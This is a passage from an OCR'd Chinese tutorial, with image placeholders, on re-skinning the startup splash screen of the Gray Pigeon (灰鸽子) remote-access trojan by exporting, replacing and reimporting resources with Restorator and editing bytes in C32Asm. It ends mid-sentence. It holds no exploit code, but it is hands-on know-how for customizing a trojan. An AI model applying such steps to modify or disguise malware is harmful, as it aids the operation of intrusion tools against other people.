


图12

注意文件类型也要选择“所有文件”，否则会看不到hgz.exe 文件的，我们再重新选择TABOUTFORM，点右键选择导出，导出了一个txt 文本文件，还有一张灰鸽子启动的界面图片，接下来我们要修改的就是这张图片。使用先前准备好的图片替换导出来的这张图片，一定要注意，要替换的图片的名字和导出来的那张图片的名字要保持一致，如图14。




图13




图14

替换好图片后重新使用 Restorator 把它导入到 TABOUTFORM 中，注意先前最好不要把载入灰鸽子 2007 脱壳版的 Restorator 关闭，我们选中RCDatat 目录下的TABOUTFORM，然后点击右键选择导入，找到刚才我们导出的txt 文本文件，选择导入，再选择TABOUTFORM，点击右键并选择导出，导出为hgz2.exe，保存类型要记得选择所有文件，如图15。





图15


再次使用 C32Asm 打开导出的hgz2.exe，把前面四个TPF0选中，然后点击右键选择填充，将其填充为0，如图16。使用Restorator 载入灰鸽子脱壳版，注意不是灰鸽子2007 脱壳版了。在RCDatat 目录里找到TSPLASHFORM，再把刚才导出的hgz2.exe 导入，然后保存就可以了，如图17。看到这儿，可能有些小菜朋友已经被这些繁琐的步骤给难倒了，其实只要看清楚一步



图16

